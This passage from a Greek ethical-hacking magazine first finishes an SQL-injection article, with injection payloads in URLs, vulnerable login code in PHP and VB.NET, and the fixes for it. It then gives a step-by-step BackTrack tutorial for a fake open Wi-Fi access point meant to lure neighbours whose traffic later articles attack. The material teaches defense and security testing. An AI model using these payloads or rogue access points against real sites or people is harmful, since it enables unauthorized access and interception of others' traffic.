Η παραπάνω συνάρτηση βάζει την ανάποδη μπάρα "\" (που ονομάζεται backslash) μπροστά από καθέναν από τους επόμενους χαρακτήρες \x00, \n, \r, \, ', " και \x1a. Ως αποτέλεσμα, καθένας από αυτούς τους χαρακτήρες θα θεωρηθεί ότι ανήκει στην τρέχουσα μεταβλητή που θα χρησιμοποιηθεί κι όχι ότι την οριοθετεί (όπως λανθασμένα συνέβη στο παράδειγμά μας, εξαιτίας της αποστρόφου). Σημειώστε ότι η συνάρτησή μας ελέγχει αρχικά αν έχουμε ενεργοποιημένα τα magic quotes. Πρόκειται για μια λειτουργία της PHP που προσθέτει backslash οπουδήποτε κρίνει ότι είναι απαραίτητο, σε μια προσπάθεια να απομονώσει/απενεργοποιήσει τους πιθανά επικίνδυνους χαρακτήρες. Βέβαια η εν λόγω λειτουργία πλέον θεωρείται ξεπερασμένη. Ακριβώς γι' αυτό προτιμάμε να χρησιμοποιήσουμε στη θέση της την πιο σύγχρονη mysql_real_escape_string. Έτσι, ο κώδικάς μας ελέγχει αν είναι ενεργοποιημένη η λειτουργία magic_quotes και αν είναι επαναφέρει τη μεταβλητή στην αρχική της κατάσταση, αφαιρώντας τα backslash. Αυτό επιτυγχάνεται με τη βοήθεια της συνάρτησης stripslashes().

Έχοντας φτιάξει την παραπάνω συνάρτηση θα πρέπει ν' αλλάξουμε και τις πρώτες γραμμές του προγράμματός μας. Συγκεκριμένα οι γραμμές

```
//Get credentials from URL
$user = $_GET["user"];
$password = $_GET["password"];
```

Θα πρέπει να γίνουν ως εξής:


```
//Get credentials from URL
$user = Sanitized($_GET["user"]);
$password = Sanitized($_GET["password"]);
```

Πλέον, στην περίπτωση που κάποιος πονηρός δώσει κάτι τέτοιο

```
www.deltahacker.gr/Safe.php?user=admin&password=' OR '1=1
```

δεν θα καταφέρει τίποτε! Η απόστροφος στο password θα ενσωματωθεί στο σχετικό string και δεν θα το τερματίσει. Με άλλα λόγια, η μεταβλητή $password θα πάρει την τιμή "\' OR \'1=1" (χωρίς τα διπλά εισαγωγικά,

*Με τη βοήθεια του encode μπορούμε να κωδικοποιήσουμε τη συμβολοσειρά που θα χρησιμοποιηθεί στο SQL Injection, με πολλούς τρόπους. Μπορούμε για παράδειγμα ν' αντικαταστήσουμε όλους τους χαρακτήρες με την αντίστοιχη δεκαεξαδική τιμή ή τον αντίστοιχο κώδικα ASCII...*



φυσικά). Επομένως, η εντολή SQL που θα εκτελεστεί τελικά θα είναι η ακόλουθη:

```
SELECT * FROM ajv_users WHERE usr_nick='admin' AND usr_pass='\' OR
\'1=1'
```

Τα backslash πριν από τις αποστρόφους απενεργοποιούν τη λειτουργία τους (τον τερματισμό του string) κι αυτό το ερώτημα προς τη βάση δεν θα επιστρέψει καμιά εγγραφή![4]

## SQL Injection και ASP.net

Αντίστοιχα προβλήματα δημιουργούνται και με το περιβάλλον ανάπτυξης της μαμάς Micro$oft, το ASP.NET. Δείτε τον παρακάτω κώδικα σε Visual Basic.NET, που μοιάζει να είναι εντάξει αλλά επιτρέπει και αυτός το SQL-Injection:

```
...
'Ορισμός μεταβλητών.
Dim username, password, sql As String
Dim SqlCommand As SqlCommand
Dim reader As SqlDataReader
'Σύνδεση με την βάση Δεδομένων MS SQL Server.
DBConnection = New SqlConnection("Server=ServName;Database=Test
DB; User ID=User1; password=xyz")
'Αν ο χρήστης δεν έχει δώσει username από το URL τότε επίστρεψε.
If Request.QueryString("username") Is Nothing Then
    Return
End If
'Βάζουμε τα credentials από το URL σε μεταβλητές.
username = Request.QueryString("username").ToString
password = Request.QueryString("password").ToString
'Δημιουργία και εκτέλεση εντολής SQL για έλεγχο του χρήστη.
sql = "Select * from users where usr_name='" + username + _
      "' and usr_password='" + password + "'"
SqlCommand = New SqlCommand(sql, DBConnection)
DBConnection.Open()
reader = SqlCommand.ExecuteReader()
If (reader.HasRows) Then
    Response.Write("Επιτυχής Εισαγωγή!  <br />")
Else
    Response.Write("Αδυναμία Πρόσβασης!  <br />")
End If
reader.Close()
```

4. Εκτός κι αν υπάρχει εγγραφή στην βάση, με όνομα username το admin και password το «\' OR \'1=1». Σε αυτήν την περίπτωση βέβαια ο επιτιθέμενος δεν θα είναι μάγκας αλλά ΠΑΡΑ ΠΟΛΥ τυχερός, για να το πούμε κομψά ;)

Το πρόβλημα με τον παραπάνω κώδικα βρίσκεται ακριβώς μετά το σχόλιο "Δημιουργία και εκτέλεση εντολής SQL...". Ας υποθέσουμε ότι ένας πονηρός χρήστης δίνει το παρακάτω:

```
www.deltahacker.gr/Safe.aspx?username=admin&password=' or 1=1--
```

Η εντολή που θα εκτελεστεί τελικά στη βάση είναι η ακόλουθη:

```
Select * from users where usr_name='admin' and usr_password='' or 1=1--'
```

Οι δύο παύλες που έντεχνα φύτεψε ο πονηρός χρήστης, σηματοδοτούν την έναρξη ενός σχολίου. Επομένως, η απόστροφος που βρίσκεται αμέσως μετά τις παύλες αντιμετωπίζεται σαν σχόλιο. Έτσι, η εντολή SQL έχει απολύτως σωστή σύνταξη και ο SQL Server θα την εκτελέσει με μεγάλη του χαρά. Όπως καταλαβαίνετε όμως, η παράσταση "1=1" είναι πάντα αληθής. Άρα και η ευρύτερη παράσταση "usr_password='' or 1=1" θα είναι επίσης πάντα αληθής! Για να λύσουμε αυτό το πρόβλημα θα κάνουμε κάτι παρόμοιο με αυτό που κάναμε στην PHP. Θα φτιάξουμε μια συνάρτηση που θα φροντίζει να κόβει τους ύπουλους χαρακτήρες. Ας τη δούμε.

```
Private Function Sanitized(ByVal Input As String) As String
   Return Input.Replace("'", "''")
End Function
```

Όπως βλέπετε, το μόνο που κάνει η συνάρτηση είναι να αντικαθιστά το μονό quote (') με δύο quotes (''). Αυτό σημαίνει ότι αν κάποιος χρήστης δώσει μονό quote (') σαν μέρος του password, τότε αυτό θα αντικατασταθεί αυτόματα με δύο μονά quotes (''). Αυτό με τη σειρά του θα έχει σαν αποτέλεσμα το quote να θεωρηθεί μέρος της ίδιας της συμβολοσειράς και όχι χαρακτήρας τερματισμού. Το μόνο που πρέπει να αλλάξουμε στον κώδικά μας, λοιπόν, εκτός από το να εισάγουμε την παραπάνω συνάρτηση σε μια βολική θέση, είναι να τροποποιήσουμε τις ακόλουθες γραμμές:

```
...
'Βάζουμε τα credentials από το URL σε μεταβλητές.
username = Request.QueryString("username").ToString
password = Request.QueryString("password").ToString
...
```

Οι οποίες θα πρέπει να γίνουν κάπως έτσι:

```
...
'Βάζουμε τα credentials από το URL σε μεταβλητές.
username = Sanitized(Request.QueryString("username").ToString)
password = Sanitized(Request.QueryString("password").ToString)
...
```

Το πρόγραμμά μας τώρα θα είναι περισσότερο ασφαλές. Βέβαια, πρέπει να σημειώσουμε ότι υπάρχει ένας ασφαλέστερος τρόπος για να προστατεύσετε τις εντολές SQL στη VB.NET: Να χρησιμοποιήσουμε την τεχνική που ονομάζεται "Parameterized Queries". Αυτή η τεχνική προβλέπει τη δημιουργία μιας εντολής SQL, στην οποία οι μεταβλητές εισάγονται σαν παράμετροι με τη βοήθεια μιας ειδικής συνάρτησης. Αξιοποιώντας την εν λόγω τεχνική, το παράδειγμά μας (χωρίς τις δηλώσεις των μεταβλητών) θα γραφόταν κάπως έτσι:

```
...
username = Request.QueryString("username").ToString
password = Request.QueryString("password").ToString
sql = "Select * from users where usr_name = @param1 and usr_
password = @param2"
SqlCommand = New SqlCommand(sql, DBConnection)
Dim MyParam1 = New SqlParameter("param1", SqlDbType.VarChar)
Dim MyParam2 = New SqlParameter("param2", SqlDbType.VarChar)
MyParam1.Value = username
SqlCommand.Parameters.Add(MyParam1)
MyParam2.Value = password
SqlCommand.Parameters.Add(MyParam2)
Response.Write("Command: " + SqlCommand.CommandText + "<br  />")
reader = SqlCommand.ExecuteReader()
If (reader.HasRows) Then
    Response.Write("Passed!  <br />")
Else
    Response.Write("Access Denied!  <br />")
End If
reader.Close()
```

Εδώ οι μεταβλητές username και password δεν φιλτράρονται από τη συνάρτηση sanitized. Το καθάρισμα από ύπουλους χαρακτήρες γίνεται αυτόματα, από τη συνάρτηση SqlCommand.Parameters.Add.

## Επίθεση SQL-Injection... αλλά encrypted!

Για να σιγουρευτούμε ότι έχουμε ασφαλίσει ικανοποιητικά τον κώδικά μας (είτε είναι γραμμένος σε PHP είτε σε .NET) θα πρέπει να πραγματοποιήσουμε την ίδια επίθεση SQL injection που είδαμε προηγουμένως αλλά με την πονηρή συμβολοσειρά (την ειδική τιμή του password) σε κωδικοποιημένη μορφή. Όμως πώς θα το κάνουμε αυτό; Καταρχάς, θα μπορούσαμε να μετατρέψουμε μια σειρά χαρακτήρων σε 16δική μορφή ή να αντικαταστήσουμε όλους τους χαρακτήρες με τον αντίστοιχο κώδικα ASCII, χειροκίνητα. Κάτι τέτοιο όμως θα ήταν πολύ κουραστικό και ακόμα περισσότερο βαρετό. Ακριβώς γι' αυτό θα χρησιμοποιήσουμε ένα έτοιμο πρόγραμμα (γνωστό στους κύκλους του darknet), με το όνομα encode.exe. Το πρόγραμμα δημιουργεί κωδικοποιημένες συμβολοσειρές για χρήση σε server MySQL, MS-SQL κ.ά. Εμείς, με τη βοήθεια του εν λόγω εργαλείου, δοκιμάσαμε τις ύπουλες συμβολοσειρές που είδαμε παραπάνω και διαπιστώσαμε ότι δεν είναι ικανές να ξεγελάσουν τα προγράμματά μας. Σας παροτρύνουμε να το δοκιμάσετε και μόνοι σας, προσπαθώντας να βρείτε και νέες τρύπες για SQL Injection!

## Συμπεράσματα...

Είτε αναπτύσσετε τα δικά σας προγράμματα είτε χρησιμοποιείτε αυτούσια κάποια Open Source είτε τα τροποποιείτε, πρέπει να θυμόσαστε ότι η αδυναμία SQL-Injection υποβόσκει σχεδόν πάντα και παντού! Εξακολου-



θεί άλλωστε να βρίσκεται στο top 5 των επιθέσεων παγκοσμίως, τόσο σε συχνότητα όσο και σε βαθμό επικινδυνότητας. Ο στόχος μας δεν είναι να κάνουμε τα προγράμματά μας 100% απόρθητα. Αυτό δεν υπάρχει! Πρέπει να έχουμε πάντα υπόψη μας πως ό,τι κλειδώνει, ξέρετε, ξεκλειδώνει. Η προστασία του κώδικα αποτελεί μια δυναμική διαδικασία, που δεν σταματάει ποτέ κι απαιτεί να είμαστε πάντα προσεκτικοί και ενήμεροι. Ο στόχος μας είναι να κάνουμε τη δουλειά του επιτιθέμενου από πολύ δύσκολη, έως εξαιρετικά δύσκολη!

Η μέθοδος προστασίας που παρουσιάσαμε μπορεί να χρησιμοποιηθεί γενικά, σε κάθε μεταβλητή που εισάγεται από τον χρήστη ή, πιο σωστά, που προέρχεται από τον client. Ωστόσο δεν θα πρέπει να θεωρηθεί πανάκεια! Σας προτείνουμε να τη μελετήσετε και να προσπαθήσετε να βρείτε αν αντέχει σε όλες τις γνωστές μορφές επίθεσης SQL Injection. Μπορείτε να χρησιμοποιήσετε ένα σωρό έτοιμα εργαλεία για αυτόν το σκοπό, όπως για παράδειγμα το add-on του Firefox που ακούει στο όνομα SQL Inject Me add. Μην ξεχνάτε ότι κάθε φορά που βγαίνει στον αέρα μια νέα τεχνική επίθεσης, θα πρέπει να τροποποιούμε και γενικότερα να προσαρμόζουμε τον κώδικα μας ανάλογα. Κάτι τέτοιο δεν είναι εύκολο, ούτε γίνεται γρήγορα. Σκεφτείτε επίσης ότι όλη αυτήν την ώρα μελετούσαμε τον κίνδυνο μιας επίθεσης με SQL Injection και μόνο! Υπάρχουν πολλές ακόμα αδυναμίες, το ίδιο ή περισσότερο επικίνδυνες και βρίσκονται σε απόσταση αναπνοής. Μείνετε συντονισμένοι... ;)



Εσείς τι δικαιολογία έχετε που η διαφήμισή σας απουσιάζει από εδώ;

Τολμήστε να μας τη στείλετε στο talk2us@deltahacker.gr. Όπως και να 'χει θα επικοινωνίσουμε κι εμείς μαζί σας (*) - ή έστω με τον ανταγωνιστή σας ;)

Προς το παρόν είμαστε απασχολημένοι με τη δημιουργία του καλύτερου τεχνολογικού περιοδικού με θεματολογία ethical hacking. Ξέρετε. Για ανήσυχους, δημιουργικούς ανθρώπους που δεν βλέπουν τον υπολογιστή τους ως τοστιέρα. Σε πολλούς εξ αυτών αρέσει και το The Big Bang Theroy. Και το Fringe, φυσικά.

Skill: Beginner

Tags: BackTrack, WiFi, wireless, access points, DHCP, routing

# Δημιουργία ενός too-good-to-be-true Access Point!

by sub2raw




**Έχουμε τονίσει επανειλημμένα πόσο επικίνδυνα είναι τα ελεύθερα ασύρματα δίκτυα. Φυσικά, δεν είμαστε οι μόνοι που το φωνάζουμε. Πείτε όμως την αλήθεια: Πότε βρήκατε ελεύθερο access point και δεν συνδεθήκατε, έστω και για λίγο;**

*Η Alfa AWUS036H είναι μια μικρή, χαριτωμένη και πολύ ενδιαφέρουσα καρτούλα ασύρματης δικτύωσης, εξαιρετικά δημοφιλής σε όσους ασχολούνται με το wardriving. Αλλά μη φανταστείτε, δεν είναι χρήσιμη μόνο γι' αυτό. Ο συγκεκριμένος USB wireless adapter είναι κάπως δυσεύρετος στη χώρα μας, αν όμως πιστεύετε ότι πρέπει να τον έχετε θα τον βρείτε σχετικά εύκολα. Εμείς κάναμε παραγγελία από το γερμανικό Amazon (http://amzn.to/AWUS036H). Χάρη στη σύμβουλο έκδοσης του περιοδικού, μάλιστα, δεν χρειάστηκε καν να καταφύγουμε στο Google Translate :D*

Κακά τα ψέμματα. Όση προσοχή και να δίνουμε στη θεωρία, όσο κι αν σεβόμαστε τη γνώμη και τις γνώσεις των ανθρώπων που μας συμβουλεύουν, αν δεν δούμε κάτι να συμβαίνει στην πράξη δυσκολευόμαστε να πάρουμε στα σοβαρά όσα διαβάζουμε ή όσα μας προειδοποιούν. Επαναλαμβάνουμε: Δεν έχει να κάνει με το πόσο έγκυρη θεωρούμε την πηγή ή τον άνθρωπο που έχουμε απέναντί μας. Απλά, απ' ό,τι φαίνεται υπάρχει μια πλευρά του χαρακτήρα των ανθρώπων που της αρέσει να υπολογίζει πιθανότητες. Σε πολλές περιπτώσεις, λοιπόν, η ίδια πλευρά του χαρακτήρα καταλήγει στο συμπέρασμα ότι, εντάξει, δεν υπάρχει λόγος να τρελαινόμαστε, ας κάνουμε αυτό που θέλουμε και, τι στο καλό, όλα καλά θα πάνε. Εξάλλου οι ατυχίες συμβαίνουν στους άλλους, έτσι δεν είναι;

Πράγματι, μερικές φορές έτσι είναι. Κάποιες άλλες φορές όμως δεν είναι. Εξάλλου θα ήταν αδύνατον οι ατυχίες να μη συμβαίνουν σε κανέναν παρά μόνο στους άλλους. Σε κάποιους πράγματι συμβαίνουν, δεν γίνεται διαφορετικά. Στην περίπτωση των ελεύθερων, ασύρματων δικτύων που συζητάμε, ποια είναι άραγε η πιθανότητα να μας συμβεί κάτι δυσάρεστο; Να σας πούμε την αλήθεια, δεν έχουμε ιδέα. Αλλά ξέρετε κάτι; Δεν θέλουμε να ρισκάρουμε να υπολογίσουμε πιθανότητες. Αντιθέτως, αυτό που θα κάνουμε στο παρόν άρθρο είναι να στήσουμε ένα fake access point, το οποίο θα μοιράζει απλόχερα ίντερνετ στη γειτονιά. Αφού το στήσουμε, στο άρθρο που ξεκινά από τη σελίδα 92 θα δούμε μερικά μόνο από τα πράγματα που μπορούμε να κάνουμε σ' όσους συνδέονται σ' αυτό το ασύρματο δίκτυο, πιστεύοντας ίσως ότι τους "έφεξε" και μάλλον αξίζει να διακόψουν το συμβόλαιο που έχουν με τον ISP τους! Τραβηγμένο, αλλά καταλαβαίνετε τι θέλουμε να πούμε. Καταλαβαίνετε επίσης και πού το πάμε. ΟΚ. Αυτό το τελευταίο δεν είχε και πολύ νόημα. Αλλά ας περάσουμε στην πράξη. Υποσχόμαστε ότι έτσι θα βγει νόημα :)



## Το σκηνικό και μια προειδοποίηση

Σκοπός μας είναι να στήσουμε ένα ελεύθερο ασύρματο σημείο πρόσβασης, στο οποίο καθένας θα μπορεί να συνδέεται και να σερφάρει αμέριμνα. Ως λειτουργικό σύστημα για την εργασία μας επιλέγουμε το BackTrack Linux 5 R1. Ο υπολογιστής βγαίνει στο ίντερνετ μέσω κάποιας ενσύρματης ή ασύρματης σύνδεσης - πραγματικά δεν έχει σημασία. Η ιντερνετική σύνδεση μοιράζεται στους wireless clients μέσω μιας συγκεκριμένης κάρτας ασύρματης δικτύωσης, την οποία το λειτουργικό χρησιμοποιεί αποκλειστικά γι' αυτόν το σκοπό. Η κάρτα με την οποία δουλεύουμε στο παρόν κείμενο είναι η Alfa AWUS036H. Πρόκειται για έναν USB wireless adapter με τρομερά καλή φήμη όσον αφορά στο wardriving. Είναι αρκετά οικονομικός και μπορείτε να τον προμηθευτείτε από διάφορους vendors στο Internet ή από το eBay. Ο γράφων έκανε παραγγελία από το γερμανικό Amazon και το URL του προϊόντος είναι

http://amzn.to/AWUS036H

Τώρα, αν δεν έχετε το BackTrack εγκατεστημένο σε κάποιο laptop ή desktop PC και δεν σας βολεύει να το βάλετε μόνο και μόνο γι' αυτό το άρθρο, μπορείτε να το εγκαταστήσετε σε virtual machine. Σ' αυτή την περίπτωση -και με την προϋπόθεση ότι θα χρησιμοποιήσετε την Alfa AWUS036H ή κάποιον wireless adapter με το RTL8187 chipset-, προτείνουμε να καταφύγετε στο δωρεάν VirtualBox κι όχι σε κάποια εκδοχή του εμπορικού VMware. Ο λόγος έχει να κάνει με τον driver του BackTrack για το συγκεκριμένο chipset: Εξαιτίας ενός ύπουλου bug που εκδηλώνεται σε περιβάλλον VMware, η συσκευή είναι πιθανό να μη λειτουργεί σωστά ή και καθόλου. Ακόμη κι αν ακολουθήσετε τις οδηγίες που περιγράφονται αναλυτικά, π.χ., στα

www.backtrack-linux.org/wiki/index.php/Wireless_Drivers

και

www.backtrack-linux.org/wiki/index.php/Rtl8187_vs_r8187

κι αναβαθμίσετε τους wireless drivers του BackTrack, η επιτυχία δεν είναι εγγυημένη.

Συμπερασματικά, αν έχετε την Alfa AWUS036H ή κάποια άλλη ασύρματη συσκευή με το RTL8187 chipset και θέλετε να δουλέψετε σε εικονικό περιβάλλον, προτιμήστε το VirtualBox.

Όσα ακολουθούν στη συνέχεια τα εφαρμόσαμε σε περιβάλλον VirtualBox, έκδοση 4.1.6. Το host OS ήταν τα Windows 7 Premium SP1 64bit και το guest OS το BackTrack 5R1 32bit.

**Σημείωση.** Αν θέλετε να δουλέψετε σε εικονικό περιβάλλον αλλά δεν έχετε πείρα με το virtualization γενικότερα και το VirtualBox ειδικότερα, κάντε εδώ μια παράκαμψη και διαβάστε το σχετικό μας άρθρο στο

http://deltahacker.gr/?p=2667

## Ρύθμιση του wireless adapter

Ξεκινάμε το BackTrack κι αφού φορτώσει σηκώνουμε το περιβάλλον γραφικών, ανοίγουμε ένα παράθυρο τερματικού και δίνουμε

```
root@bt:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:83:c6:a4
```

```
             inet addr:10.20.30.109  Bcast:10.20.30.255
Mask:255.255.255.0
             inet6 addr: fe80::a00:27ff:fe83:c6a4/64 Scope:Link
             UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
             RX packets:79 errors:0 dropped:0 overruns:0 frame:0
             TX packets:28 errors:0 dropped:0 overruns:0 carrier:0
             collisions:0 txqueuelen:1000
             RX bytes:17858 (17.8 KB)  TX bytes:2408 (2.4 KB)
...
```

Όπως βλέπετε, στο παράδειγμά μας το BackTrack βγαίνει online ενσύρματα και το αντίστοιχο network interface είναι το eth0. Το IP που έχει πάρει από τον οικιακό ADSL router είναι 10.20.30.109. Συνδέουμε τώρα την εξωτερική, ασύρματη καρτούλα δικτύωσης στον host computer αλλά τη δίνουμε στο BackTrack VM. Αυτό γίνεται με διάφορους τρόπους. Εμείς, π.χ., αφού τη συνδέσαμε σε μια ελεύθερη USB θύρα του host, από την πάνω οριζόντια μπάρα του παραθύρου του VirtualBox μέσα στο οποίο έτρεχε το BackTrack επιλέξαμε

```
Devices --> USB Devices --> Manufacturer_Realtek_RTL8187_
RTL8187_Wireless [0100]
```

Αν ο wireless USB adapter έχει αντιστοιχιστεί επιτυχώς στο VM, τότε δίνοντας ξανά την εντολή ifconfig θα δείτε και το δικό του network interface (είναι το wlan0):

```
root@bt:~# ifconfig
...
wlan0        Link encap:Ethernet  HWaddr 00:pp:qq:rr:ss:tt
             UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
             RX packets:0 errors:0 dropped:0 overruns:0 frame:0
             TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
             collisions:0 txqueuelen:1000
             RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)
...
```

Αν δεν το δείτε, βγάλτε το καλώδιο USB από τον host computer, βάλτε το σε μια άλλη θύρα και δώστε ξανά τη συσκευή στο VM. Ένας άλλος τρόπος για να βεβαιωθείτε ότι το BackTrack βλέπει τον wireless adapter είναι να τρέξετε το προγραμματάκι iwconfig (είναι παρόμοιο με το ifconfig, αλλά επικεντρώνει στα wireless interfaces):

```
root@bt:~# iwconfig
lo           no wireless extensions.
eth0         no wireless extensions.
wlan0        IEEE 802.11bg  ESSID:off/any
             Mode:Managed  Access Point: Not-Associated   Tx-
Power=20 dBm
             Retry  long limit:7   RTS thr:off   Fragment thr:off
             Encryption key:off
             Power Management:off
```

Πολύ ωραία, το BackTrack βλέπει την κάρτα. Συμφωνεί και το σκριπτάκι airmon-ng:

```
root@bt:~# airmon-ng
Interface     Chipset          Driver
wlan0         Realtek RTL8187L rtl8187 - [phy0]
```

Το script αυτό θα βάλει την ασύρματη κάρτα σε monitor mode (http://en.wikipedia.org/wiki/Monitor_mode):

```
root@bt:~# airmon-ng start wlan0
Found 2 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!
PID  Name
662  dhclient3
1544 dhclient3
Process with PID 1544 (dhclient3) is running on interface wlan0
Interface     Chipset          Driver
wlan0         Realtek RTL8187L rtl8187 - [phy0]
                               (monitor mode enabled on mon0)
```

Όπως βλέπετε η κάρτα μπήκε σε monitor mode αλλά πήραμε και μια προειδοποίηση. Ο DHCP client του BackTrack ελέγχει και το wlan0 κι αυτό σε λίγο είναι πιθανό να προκαλέσει προβλήματα. Πράγματι, δεν σκοπεύουμε να χρησιμοποιήσουμε την ασύρματη κάρτα για να συνδεθούμε σε κάποιο δίκτυο αλλά για να συνδεθούν άλλοι στο δικό μας. Κανένα πρόβλημα, τερματίζουμε το process του DHCP client που δεν θέλουμε και είμαστε μια χαρά:

```
root@bt:~# kill 1544
root@bt:~# ps aux | grep dhclient
root 662  0.0  0.0   2284   248 ?        Ss   14:52   0:00 dhclient3 -e IF_METRIC=100 -pf /var/run/dhclient.eth0.pid -lf /var/lib/dhcp3/dhclient.eth0.leases eth0
root 2599  0.0  0.0   3376   744 pts/0    S+   15:05   0:00 grep --color=auto dhclient
```

Το airmon-ng έχει φτιάξει ένα νέο network interface, το mon0, το οποίο είναι σε monitor mode:

```
root@bt:~# airmon-ng
Interface     Chipset          Driver
wlan0                 Realtek RTL8187L rtl8187 - [phy0]
mon0          Realtek RTL8187L rtl8187 - [phy0]
root@bt:~# iwconfig
lo        no wireless extensions.
eth0      no wireless extensions.
wlan0     IEEE 802.11bg  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
```

```
          Retry  long limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off

mon0      IEEE 802.11bg  Mode:Monitor  Tx-Power=20 dBm
          Retry  long limit:7   RTS thr:off   Fragment thr:off
          Power Management:on

root@bt:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:83:c6:a4
          inet addr:10.20.30.109  Bcast:10.20.30.255
Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe83:c6a4/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:8190 errors:0 dropped:0 overruns:0 frame:0
          TX packets:6037 errors:0 dropped:0 overruns:0
carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:10192703 (10.1 MB)  TX bytes:581729 (581.7
KB)
...
mon0      Link encap:UNSPEC  HWaddr 00-C0-CA-52-
AB-B4-30-30-00-00-00-00-00-00-00-00
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)
```

Σημειώστε εδώ ότι από τη στιγμή που έχουμε ένα network interface σε monitor mode μπορούμε να κάνουμε πολλά ενδιαφέροντα πράγματα, όπως, π.χ., να συλλέξουμε packets για να σπάσουμε την προστασία WEP άλλων ασύρματων δικτύων της περιοχής. Όμως ας μην ξεφεύγουμε από το σκοπό μας, που είναι η δημιουργία ενός ανοικτού ασύρματου δικτύου. Το access point μας ενεργοποιείται με το πρόγραμμα airbase-ng:

```
root@bt:~# airbase-ng -e "deltaWiFi" -c 5 -v mon0
19:21:56  Created tap interface at0
19:21:56  Trying to set MTU on at0 to 1500
19:21:56  Access Point with BSSID 00:C0:CA:52:AB:B4 started.
```

Μόλις δημιουργήσαμε, πάνω από το mon0, ένα νέο wireless access point που εκπέμπει στο κανάλι 5 (παράμετρος -c) κι έχει όνομα deltaWiFi (παράμετρος -e). Το νέο network interface που του αντιστοιχεί είναι το at0. Αυτή τη στιγμή, στο παράθυρο τερματικού από το οποίο δώσατε την παραπάνω εντολή πιθανώς θα βλέπετε ένα σωρό μηνύματα για broadcast probe requests, τα οποία προέρχονται από υπολογιστές, laptops και gadgets που βρίσκονται εντός εμβέλειας του access point (AP) κι ελέγ-

χουν την περιοχή για διαθέσιμα APs. Καλό αυτό :) Βέβαια οι clients δεν μπορούν ακόμα να συνδεθούν στο AP μιας και πίσω του δεν βρίσκεται κάποιος DHCP server που να μοιράζει διευθύνσεις IP. Μην ανησυχείτε, θα το φροντίσουμε αμέσως.




*Μπορεί ο φίλος μας να μην έχει καλό σήμα στο κινητό του, βρήκε όμως ένα ανοικτό wireless network. Συνδέθηκε αμέσως, περιττό να σημειώσουμε. Σιγά μην του συνέβαινε κάτι κακό - αυτά εξάλλου συμβαίνουν μόνον στους άλλους!*

## Στήσιμο DHCP server

Ανοίγουμε ένα παράθυρο τερματικού (δεν κλείνουμε αυτό στο οποίο τρέχει το airbase-ng) κι αμέσως εγκαθιστούμε έναν DHCP server για το BackTrack μας:

```
root@bt:~# apt-get install dhcp3-server
Reading package lists... Done
Building dependency tree
Reading state information... Done
Suggested packages:
  dhcp3-server-ldap apparmor
The following NEW packages will be installed:
  dhcp3-server
0 upgraded, 1 newly installed, 0 to remove and 0 not upgraded.
Need to get 0B/377kB of archives.
After this operation, 885kB of additional disk space will be used.
Preconfiguring packages ...
Selecting previously deselected package dhcp3-server.
(Reading database ... 230952 files and directories currently installed.)
Unpacking dhcp3-server (from .../dhcp3-server_3.1.3-2ubuntu3.2_i386.deb) ...
Processing triggers for man-db ...
Processing triggers for ureadahead ...
Setting up dhcp3-server (3.1.3-2ubuntu3.2) ...
Generating /etc/default/dhcp3-server...
* Starting DHCP server dhcpd3
* check syslog for diagnostics. [fail]
invoke-rc.d: initscript dhcp3-server, action "start" failed.
```

Αγνοήστε αυτό το τελευταίο μήνυμα λάθους, δεν είναι τίποτε το σοβαρό. Πρέπει να συντάξουμε το αρχείο ρυθμίσεων του DHCP server, αλλά πρώτα ας πάρουμε ένα backup του πρωτότυπου αχείου:

```
root@bt:~# mv /etc/dhcp3/dhcpd.conf /etc/dhcp3/dhcpd.conf.ORIG
```

Για να μην καθόσαστε να πληκτρολογείτε, κατεβάστε το αρχείο ρυθμίσεων που έχουμε ετοιμάσει εμείς:

```
root@bt:~# cd /etc/dhcp3
root@bt:/etc/dhcp3# wget http://bit.ly/dh003dhcpConf --output-document=dhcpd.conf
root@bt:/etc/dhcp3# cat dhcpd.conf
option domain-name-servers 8.8.8.8;
default-lease-time 60;
max-lease-time 72;
ddns-update-style none;
authoritative;
log-facility local7;
subnet 192.168.55.0 netmask 255.255.255.0 {
  range 192.168.55.100 192.168.55.150;
  option routers 192.168.55.1;
  option domain-name-servers 8.8.8.8;
}
root@bt:/etc/dhcp3# cd
root@bt:~#
```

Όπως βλέπετε από την έξοδο του cat, ο DHCP server μας θα μοιράζει διευθύνσεις IP από το 192.168.55.100 έως και το 192.168.55.150, ενώ ο DNS server που θα εξυπηρετεί τους clients θα είναι ο δημόσιος της Google (8.8.8.8). Ο router για τους clients θα είναι ο 192.168.55.1 και στο σημείο αυτό οφείλουμε να δώσουμε το προαναφερθέν IP στο interface με όνομα at0, που έφτιαξε πριν λίγο το airbase-ng:

```
root@bt:~# ifconfig at0 up 192.168.55.1 netmask 255.255.255.0
root@bt:~# ifconfig
...
